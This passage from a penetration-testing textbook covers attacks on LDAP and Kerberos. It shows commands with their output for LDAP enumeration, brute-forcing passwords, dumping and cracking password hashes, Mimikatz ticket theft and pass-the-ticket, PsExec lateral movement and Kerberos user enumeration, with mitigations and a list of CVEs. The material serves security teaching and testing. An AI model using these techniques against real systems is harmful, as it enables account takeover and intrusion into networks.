
Figure 7-4. An LDAP directory structure
Other attributes (e.g., telephoneNumber and roomNumber) can define values relating to individual objects. You can define user password hashes, command shells, UID values, and other variables in this manner. Structures and attributes found within Microsoft Active Directory often include the following:
-
Domains, users, and groups, and OUs
-
Group policy objects (attached to OUs to enforce particular policies)
-
Systems (i.e., workstations, servers, and network devices)
-
Server applications and functions
-
Sites and networks (used for mail routing within Microsoft Exchange)
Fingerprinting and Anonymous Binding
Nmap is used to fingerprint and query exposed LDAP services, as demonstrated by Example 7-25. Depending on server configuration, you might be able to access the root DSE object and search the LDAP directory via an anonymous binding.
Example 7-25. LDAP fingerprinting and querying
root@kali:~# nmap -Pn -sV -p389 --script ldap-rootdse,ldap-search 50.116.56.5

Starting Nmap 6.46 (http://nmap.org) at 2014-12-15 02:08 UTC
Nmap scan report for oscar.orcharddrivellc.com (50.116.56.5)
PORT    STATE SERVICE VERSION
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       namingContexts: dc=orcharddrivellc,dc=com
|       supportedControl: 2.16.840.1.113730.3.4.18
|       supportedControl: 2.16.840.1.113730.3.4.2
|       supportedControl: 1.3.6.1.4.1.4203.1.10.1
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.826.0.1.3344810.2.3
|       supportedControl: 1.3.6.1.1.13.2
|       supportedControl: 1.3.6.1.1.13.1
|       supportedControl: 1.3.6.1.1.12
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.1
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.3
|       supportedExtension: 1.3.6.1.1.8
|       supportedLDAPVersion: 3
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedSASLMechanisms: CRAM-MD5
|       supportedSASLMechanisms: NTLM
|_      subschemaSubentry: cn=Subschema
| ldap-search:
|   Context: dc=orcharddrivellc,dc=com
|     dn: dc=orcharddrivellc,dc=com
|         objectClass: top
|         objectClass: dcObject
|         objectClass: organization
|         o: orcharddrivellc.com
|         dc: orcharddrivellc
|     dn: cn=admin,dc=orcharddrivellc,dc=com
|         objectClass: simpleSecurityObject
|         objectClass: organizationalRole
|         cn: admin
|_        description: LDAP administrator
The root DSE object contains a number of attributes,36 including naming contexts and subschemas known by the server, supported authentication mechanisms, extensions, and controls.
Supported controls and extensions are described through OID values. IANA maintains a list online,37 and the values returned by the LDAP server in Example 7-25 are detailed in Table 7-22.
| OID | Description | Reference |
|---|---|---|
2.16.840.1.113730.3.4.18 |
Proxy authorization control | RFC 4370 |
2.16.840.1.113730.3.4.2 |
ManageDsaIT | RFC 3296 |
1.3.6.1.4.1.4203.1.10.1 |
Subentries | RFC 3672 |
1.2.840.113556.1.4.319 |
Paged results control | RFC 2696 |
1.2.826.0.1.3344810.2.3 |
Matched values control | RFC 3876 |
1.3.6.1.1.13.2 |
LDAP post-read control | RFC 4527 |
1.3.6.1.1.13.1 |
LDAP pre-read control | |
1.3.6.1.1.12 |
Assertion control | RFC 4528 |
1.3.6.1.4.1.4203.1.11.1 |
Modify password | RFC 3062 |
1.3.6.1.4.1.4203.1.11.3 |
Who am I? | RFC 4532 |
1.3.6.1.1.8 |
Cancel operation | RFC 3909 |
Brute-Force Password Grinding
Nmap,38 Hydra, and Edward Torkington’s ebrute39 perform brute-force password grinding via LDAP. Depending on the implementation (e.g., OpenLDAP versus Microsoft Windows Server 2003) a fully distinguished username value might be required. Example 7-26 demonstrates ebrute used to attack da_craigb’s password within a Windows environment.
Example 7-26. LDAP brute-force via ebrute
C:\tools\ebrute> ebrute.exe -r ldap -u da_craigb -h 172.16.102.12 -e research -t 10 -P pass.txt
ebrute v0.78 - Edward Torkington
Checking for alive hosts. Max retries = 3, connect timeout = 500ms.
Loading passes...
Parsing passes...
Added:    1 user(s), 26 password(s), 1 host(s), 26 tasks over 10 thread/s.
Starting: 10/10/2015 4:58:09 AM
[5]  HOST: '172.16.102.12' | USER: 'da_craigb' | PASS: 'Trustno1' |
     EXTRA: 'research' | Return code: 'Success' []
Note
If a strict security policy is used, you will often lock accounts out through brute-force password grinding via LDAP, Kerberos, and other vectors. The local Windows Administrator account does not lock by default and is an attractive target in most cases. During testing, enumerate the security policy used within the environment before considering brute-force.
Obtaining Sensitive Data
Once authenticated, you can expose useful details through LDAP, including telephone numbers, group membership details, and user password hashes (via attributes such as userPassword40 and sambaNTpassword41). Example 7-27 demonstrates an ldapsearch command by which a password hash is exposed by an LDAP server and cracked via John the Ripper.
Example 7-27. Cracking user passwords leaked via LDAP
root@kali:~# ldapsearch -D "cn=admin" -w secret123 -p 389 -h 50.116.56.5 \
-s base -b "ou=people,dc=orcharddrivellc,dc=com" "objectclass=*"
version:1
dn: uid=jsmith, ou=People, dc=orcharddrivellc,dc=com
givenName: Jonas
sn: Smith
ou: People
mail: jsmith@orcharddrivellc.com
objectClass: top
objectClass: person
uid: jsmith
cn: Jonas Smith
userPassword: {SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T

root@kali:~# echo "jsmith:{SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T" > hash.txt
root@kali:~# wget http://bit.ly/2b5K8Hi
root@kali:~# unzip wordlists.zip
root@kali:~# john hash.txt -wordlist=common.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 32/32])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (jsmith)
LDAP Server Implementation Flaws
Table 7-23 lists remotely exploitable LDAP vulnerabilities (omitting denial of service and local privilege escalation issues). Built-in LDAP servers within Oracle Solaris and Microsoft Windows Server have known weaknesses, as do LDAP components within IBM Domino, Novell eDirectory, and other server packages.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2015-0546 | EMC | UIM/P 4.1 authentication bypass |
| CVE-2015-0117 | IBM | Domino code execution via unspecified vectors |
| CVE-2012-6426 | – | LemonLDAP 1.2.2 SAML access control bypass |
| CVE-2011-1025 | OpenLDAP 2.4.23 authentication bypass | |
| CVE-2011-3508 | Oracle | Solaris 8, 9, 10, 11 LDAP library overflow |
| CVE-2011-1206 | IBM | Tivoli LDAP server overflow |
| CVE-2011-1561 | AIX 6.1 LDAP authentication bypass | |
| CVE-2011-0917 | Domino LDAP bind remote overflow | |
| CVE-2010-0358 | Domino LDAP heap overflow |
Kerberos
Kerberos42 is the authentication protocol used within Microsoft Windows networks and Unix-based environments. A benefit of the protocol is that user passwords are not used to authenticate with individual services; rather, it uses encrypted tickets generated by a Key Distribution Center (KDC).
The KDC offers authentication and ticket-granting services, as demonstrated by Figure 7-5. These mechanisms serve two ticket types to clients: ticket-granting and individual service tickets. Within Microsoft networks, a ticket-granting ticket (TGT) is provided by the KDC upon logon to a domain. Within Unix-based environments, kinit is invoked. The TGT is used to request service tickets, which, in turn, are used to access individual applications. The messages shown in Figure 7-5 are described in Table 7-24.

Figure 7-5. Kerberos KDC authentication and ticketing
The protocol is stateless, and tickets describe user privileges. As such, if the master key used by a KDC is compromised, an attacker can create arbitrary tickets known as golden tickets.43 If principal passwords, keys, or tickets are compromised, an attacker can also use them to generate tickets and access services. Alva Duckwall and Benjamin Delpy’s Black Hat USA 2014 presentation44 detail these scenarios, and Fulvio Ricciardi’s description of the Kerberos protocol is an excellent resource.45
Note
Kerberos nomenclature uses the term principal when describing entities within a realm (i.e., users, systems, applications, and services). To generate tickets, the KDC and principals use shared secrets, which are long-term keys, usually derived from passwords (e.g., a user or computer account password).
Kerberos Keys
Longterm keys used in Kerberos realms are as follows:
- KDC master keys (authentication service principal long-term keys)
- Within Windows Active Directory servers, these values are derived from the password of the local krbtgt account. The hash function used is often RC4-HMAC, and increasingly AES256-CTS-HMAC, depending on the OS (see Table 7-28).
- Principal long-term keys
- Both clients and servers use long-term keys that are shared with the KDC and used to encrypt tickets. Keys are usually derived from passwords, and, as with KDC master keys, can be hashed using different functions.
Key strength, generation, and secure handling are imperative. For example, the KDC master key is rarely changed, and if adversaries compromises this value (through accessing memory of the KDC, its file system, or even backup files), they can generate golden tickets. Within Windows environments, principal long-term RC4 keys are unsalted NTLM hashes, which are susceptible to brute-force attack.
Note
You can configure Kerberos to use X.509 certificates and PKI. Using a certificate authority, preauthentication is performed by using PKINIT,46 which mitigates problems associated with offline cracking of user passwords.
Ticket Format
Kerberos tickets are ASN.1 encoded and contain a ticket block encrypted using the long-term key of the authentication service (i.e., the KDC master key) or an individual service principal (such as a network service or application). Microsoft’s implementation includes a privilege attribute certificate (PAC) data structure, which is signed and includes username, domain, user, and group details.
Figure 7-6 summarizes the Microsoft Kerberos ticket structure, which is then encrypted by the KDC using either the authentication service key (in the case of a TGT) or a particular service principal key (in the case of a service ticket).

Figure 7-6. Microsoft Kerberos ticket format
Table 7-25 lists individual Kerberos ticket fields. The first three fields are plaintext (so that the client can cache and manage the ticket), and the remaining ticket block is encrypted.
| Field | Description |
|---|---|
| Version number | Kerberos version used by the ticket format |
| Realm | Name of the realm (domain) that issued the ticket |
| Server name | The target service principal name and realm |
| Flags | Options for the ticket (forwardable, renewable, invalid, etc.) |
| Key | The session key used to encrypt subsequent messages |
| Client realm | The realm of the requester |
| Client name | The principal name of the requester |
| Transited | A list of Kerberos realms if cross-realm authentication is used |
| Authentication time | The timestamp of the initial authentication event |
| Start time | The time from which the ticket is valid |
| End time | The expiry time for the ticket |
| Renew until | The optional time until which the ticket can be renewed |
| Client address | Optional list of addresses from which the ticket can be used |
| Authorization data | Authorization data for the client—in the Microsoft implementation, this contains the PAC data structure defining the username, domain, and SID values; within MIT Kerberos, this field usually contains restrictions that should be enforced |
Microsoft PAC fields
The PAC is found within the authorization data in the encrypted ticket. Useful fields within the PAC are found under the KERB_VALIDATION_INFO structure, including the username, domain, and group membership details. Microsoft’s specification document describes the fields.47
Ticket block encryption and signing
TGTs are encrypted by using the user principal long-term key to prevent eavesdropping. Upon decrypting the TGT, the session key is obtained and the encrypted ticket block is cached. Service tickets are then encrypted by using the session key and contain an encrypted ticket block. Within Microsoft implementations, the ticket block and PAC data structure are encrypted and signed, as described in Table 7-26.
| Ticket block encryption | PAC signature (KDC) | PAC signature (server) | |
|---|---|---|---|
| Ticket-granting ticket (TGT) | krbtgt | krbtgt | krbtgt |
| Service ticket | target | krbtgt | target |
Within TGTs, Microsoft KDC servers sign the PAC data structure (using RC4-HMAC or HMAC-SHA1-96 with a 128- or 256-bit key, depending on configuration) to prevent tampering. Because the target server must validate the PAC within service tickets, the KDC signs the PAC twice, first using the long-term key of the authentication service, and then using the long-term key of the target server.
Upon compromising the long-term key of the KDC authentication service (krbtgt) you can generate arbitrary TGTs (golden tickets). Armed with the long-term key of a service principal (target), you can modify service tickets to produce silver tickets48 containing forged PAC structures.
Kerberos Attack Surface
Table 7-27 lists the ports used by Microsoft and MIT Kerberos implementations. KDC functions run over port 88, user administration and password management port 464, and an additional port is exposed for administration purposes within the MIT implementation.
| Port | Protocol | Name | Microsoft | MIT | Description | |
|---|---|---|---|---|---|---|
| TCP | UDP | |||||
| 88 |
● |
● |
kerberos |
● |
● |
Kerberos authentication service |
| 464 |
● |
● |
kpasswd |
● |
● |
Kerberos password service |
| 749 |
● |
● |
kerberos-adm | – |
● |
Kerberos administration service |
Kerberos services can be attacked in many ways, as described in the following sections.
Local Attacks
An adversary with local system or network access can adopt the following tactics:
-
Passive network sniffing of Kerberos authentication service requests
-
Active downgrade attack via MITM to weaken encryption
-
Compromise of the KDC master key, resulting in golden ticket generation
-
Compromise of user keys and tickets, which can be modified, passed, and reused
Attackers moving laterally within Windows domains adopt these tactics, as most environments support weak encryption types for compatibility reasons. Key capture and reuse also makes it possible for adversaries to maintain access (until keys are changed).
Passive network sniffing
You can use Arne Vidstrom’s kerbcrack49 to collect authentication service requests and brute force account passwords. Cain & Abel and John the Ripper also support the capture and offline brute-force attack of password hashes obtained via Kerberos.
Active downgrade and offline brute-force
MIT Kerberos 1.7, Windows Server 2008, and Windows Vista support 56-bit DES encryption for use within Kerberos authentication. Windows 7 also supports export grade 40-bit RC4. As such, you can downgrade transport security via MITM, and crack account passwords.
Table 7-28 details common Microsoft Windows encryption types (known as Etypes), which are hash functions used to generate long-term keys and perform authentication. In Windows Server 2008 R2, support for weak export-grade RC4 and DES Etypes is disabled by default; however, clients supporting such Etypes can be duped into sending KRB_AS_REQ material to a rogue KDC, which is then susceptible to brute-force attack. The Microsoft enterprise support blog for directory services contains a useful article demonstrating Kerberos network packet captures and recommended hardening steps.50
| Encryption type | Strength | Supported by |
|---|---|---|
| AES256-CTS-HMAC-SHA1-96 | 256-bit |
Windows Server 2008 R2 Windows 7 |
| AES128-CTS-HMAC-SHA1-96 | 128-bit | Windows Server 2008 Windows Vista |
| RC4-HMAC |
Windows 2000 Windows XP |
|
| DES-CBC-MD5 | 56-bit | |
| DES-CBC-CRC | ||
| DES-CBC-CRC | ||
| RC4-HMAC-EXP | 40-bit |
At the time of writing, I was unable to find any publicly available tools to perform downgrade attacks or impersonate KDCs. I would recommend creating a utility to inject ERR_PREAUTH_REQUIRED messages,51 capture subsequent hashes, and crack them via John the Ripper.
Note
Microsoft introduced Kerberos armoring within Windows 8 and Server 2012—providing transport layer security of KRB_AS_REQ messages by encrypting the message using the computer account’s key.52 Armoring mitigates MITM and offline dictionary attacks, however systems running below the Windows Server 2012 domain functional level remain vulnerable.
Password hash, Kerberos key, and ticket compromise
Within Windows environments, attackers use Mimikatz53 to lift NTLM user password hashes, Kerberos long-term keys, and tickets. Example 7-28 demonstrates the utility used to obtain Kerberos tickets from memory. Depending on the system configuration, mileage will vary. Keys and tickets can then be reused and passed, as described in the following sections.
Example 7-28. Using Mimikatz to export Kerberos tickets
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct  9 2015 00:33:13)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */

mimikatz # kerberos::

Module :        kerberos
Full name :     Kerberos package module
Description :

             ptt  -  Pass-the-ticket [NT 6]
            list  -  List ticket(s)
             tgt  -  Retrieve current TGT
           purge  -  Purge ticket(s)
          golden  -  Willy Wonka factory
            hash  -  Hash password to keys
             ptc  -  Pass-the-ccache [NT6]
           clist  -  List tickets in MIT/Heimdall ccache

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : krbtgt/ABC.ORG @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
* Saved to file   : 0-60a10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : krbtgt/ABC.ORG @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;  forwardable ;
* Saved to file   : 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi

[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ; 11/2/201
5 11:39:31 PM
Server Name       : cifs/dc1.abc.org @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi

[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : ldap/dc1.abc.org @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 3-40a50000-uberuser@ldap~dc1.abc.org-ABC.ORG.kirbi

[00000004] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : LDAP/dc1.abc.org/abc.org @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 4-40a50000-uberuser@LDAP~dc1.abc.org~abc.org-ABC.ORG.kirbi
Note
Microsoft domain protected users functionality within Windows 8.1 and Server 2012 R2 limits this exposure to Kerberos tickets, mitigating extraction of long-term keys and user password hashes from memory.54
Passing of tickets
Passwords and associated principal long-term keys are used to authenticate with the KDC and generate TGTs. With tickets you can access exposed applications and services within a Kerberos realm.
Upon obtaining and exporting useful tickets in kirbi format (shown in Example 7-27), use the ptt (pass-the-ticket) directive within Mimikatz to load them into memory and interact with services, as shown in Examples 7-29 and 7-30. Sean Melcalf’s paper55 details these tactics and Mimikatz syntax.
Example 7-29. Loading Kerberos tickets into memory with Mimikatz
mimikatz # kerberos::ptt 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi
  0 - File '1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi' : OK

mimikatz # kerberos::ptt 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi
  0 - File '2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi' : OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : krbtgt/ABC.ORG @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : cifs/dc1.abc.org @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Example 7-30. Executing privileged commands via PsExec
C:\Users\notanadmin> psexec \\dc1.abc.org cmd.exe

PsExec v1.97 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
abc\uberuser
Changing a user password with a long-term key
Tal Be’ery of Aorato publicized a design flaw within Kerberos by which you can interact with the administration and password management interface (via port 464) and set an arbitrary password using just the principal’s long-term key.56
Unauthenticated Remote Attacks
If you do not have network access to Kerberos traffic, or access to systems themselves, remote attack vectors that can be applied include realm enumeration, username enumeration, and brute-force password grinding.
Realm enumeration
Kerberos discovery within most environments is supported by DNS. SRV records are used to define the locations of Kerberos services (described in Chapter 4), and the TXT record associated with the _kerberos name within a domain describes the realm, as shown in Example 7-31.
Example 7-31. Kerberos realm enumeration using dig
root@kali:~# dig txt _kerberos.mit.edu +short
"ATHENA.MIT.EDU"
root@kali:~# dig txt _kerberos.megacz.com +short
"MEGACZ.COM"
Username enumeration
Armed with a valid realm (e.g., the domain name within a Windows environment), use the Nmap krb5-enum-users script to enumerate valid user accounts via Kerberos, as shown in Example 7-32.
Example 7-32. Kerberos user enumeration with Nmap
root@kali:~# nmap -p88 --script krb5-enum-users --script-args \
krb5-enum-users.realm=research 172.16.102.11

Starting Nmap 6.47 (http://nmap.org) at 2015-10-10 04:15 UTC
Nmap scan report for 172.16.102.11
PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     administrator@research
|     chris@research
|     da_craigb@research
|     justauser@research
|_    mubix@research
Brute-force password grinding
You can use the ebrute utility to perform brute-force password grinding against a KDC, as demonstrated by Example 7-33. Hydra and other utilities do not seem to support active brute-force via Kerberos at the time of writing.
Example 7-33. Kerberos brute-force password grinding via ebrute
C:\ebrute> ebrute.exe -r kerbenum -U users.txt -e research -h 172.16.102.11
ebrute v0.78 - Edward Torkington
Loading users...
Parsing users...
Password not specified (normal behavior for some plugins - lets do joey checks_
Added: 5 user(s), 1 password(s), 1 host(s), + joeycheck 7 tasks over 1 thread/s.
Starting: 10/10/2015 5:09:31 AM
[1]  HOST: '172.16.102.11' | USER: 'chris' | PASS: 'chris' |
     EXTRA: 'research' | Return code: 'Success' []
[1]  HOST: '172.16.102.11' | USER: 'justauser' | PASS: 'justauser' |
     EXTRA: 'research' | Return code: 'Success' []
Kerberos Implementation Flaws
Remotely exploitable issues affecting Microsoft and MIT Kerberos implementations are listed in Tables 7-29 and 7-30. Some of these flaws require valid credentials to exploit vulnerable logic upon authenticating.
| CVE reference | Notes |
|---|---|
| CVE-2014-6324 | Kerberos checksum vulnerability in Windows Server 2012 R2, Windows Server 2008 R2 SP1, and Windows Server 2003 SP2 makes it possible for authenticated users to obtain administrative privilegesa |
